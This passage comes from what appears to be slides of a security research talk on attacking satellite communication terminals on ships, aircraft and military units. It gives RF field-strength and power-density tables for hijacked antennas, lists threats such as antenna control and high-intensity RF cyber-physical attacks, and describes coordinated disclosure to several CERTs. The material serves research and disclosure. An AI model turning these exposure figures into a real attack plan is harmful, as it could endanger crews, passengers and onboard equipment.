811,2	2,287877068	0,00148424
1622,4	1,143938534	0,00037106
3244,8	0,571969267	9,2765E-05
6489,6	0,285984634	2,31913E-05
12979,2	0,142992317	5,79781E-06


Parameters		
Name	Value	Unit
Tx Power	5	Watts
Tx Gain	43,9	dBi
EIRP	50,6	dBW
Tx Frequency	30	GHz
Antenna Size	0,65	m
Wavelength	0,01	m
Gain Factor	24547,0892	m
Near Field	10,5625	m
Far Field	25,35	m



ATTACK SCENARIOS - UNCONTROLLED EXPOSURE



Cruise Ship





Cargo Vessel

AVIATION KUSTREAM 1500




Distance m	Electric Field Strength V/m	Far Field Power Density mW/cm2
12,04125	79,04766651	1,659189195
24,0825	39,52383325	0,414797299
48,165	19,76191663	0,103699325
96,33	9,880958314	0,025924831
192,66	4,940479157	0,006481208
385,32	2,470239578	0,001620302
770,64	1,235119789	0,000405075
1541,28	0,617559895	0,000101269
3082,56	0,308779947	2,53172E-05
6165,12	0,154389974	6,3293E-06


Parameters		
Name	Value	Unit
Tx Power	17	Watts
Tx Gain	32,5	dBi
EIRP	44,8	dBW
Tx Frequency	14,25	GHz
Antenna Size	0,65	m
Wavelength	0,02105263	m
Gain Factor	1778,27941	m
Near Field	5,0171875	m
Far Field	12,04125	m



ATTACK SCENARIOS - UNCONTROLLED EXPOSURE



ATTACK SCENARIOS - HIRF



CONCLUSIONS

Industry	Threat
Aviation	<ul style="list-style-type: none">Ability to disrupt, intercept or modify non-safety communications such as In-Flight WiFi *Ability to attack crew and passenger's devicesAbility to control SATCOM antenna positioning and transmissions.
Maritime	<ul style="list-style-type: none">Ability to disrupt, intercept or modify onboard satellite communicationsAbility to attack crew's devicesAbility to control SATCOM antenna positioning and transmissionsAbility to perform cyber-physical attacks using HIRF
Military	<ul style="list-style-type: none">Ability to pinpoint the location of military unitsAbility to disrupt, intercept or modify onboard satellite communicationsAbility to perform cyber-physical attacks using HIRF
Space	<ul style="list-style-type: none">Ability to disrupt satellite transponders

CONCLUSIONS

Industry	Security Risk	Safety Risk	Likelihood	Attack vector
Aviation	Yes	No*	High	Remote
Maritime	Yes	Yes	High	Remote
Military	Yes	Yes	Medium	Remote

**Based on input received from the Aviation industry through the A-ISAC and our own research*

COORDINATED DISCLOSURE

- Reported to EASA, US-CERT, ICS-CERT, EU-CERT
- Unable to contact Intellian
- Special thanks to
 - Peter Lemme, Chairman of ARINC 791
 - A-ISAC

THAT'S IT!

Big thank you guys!!

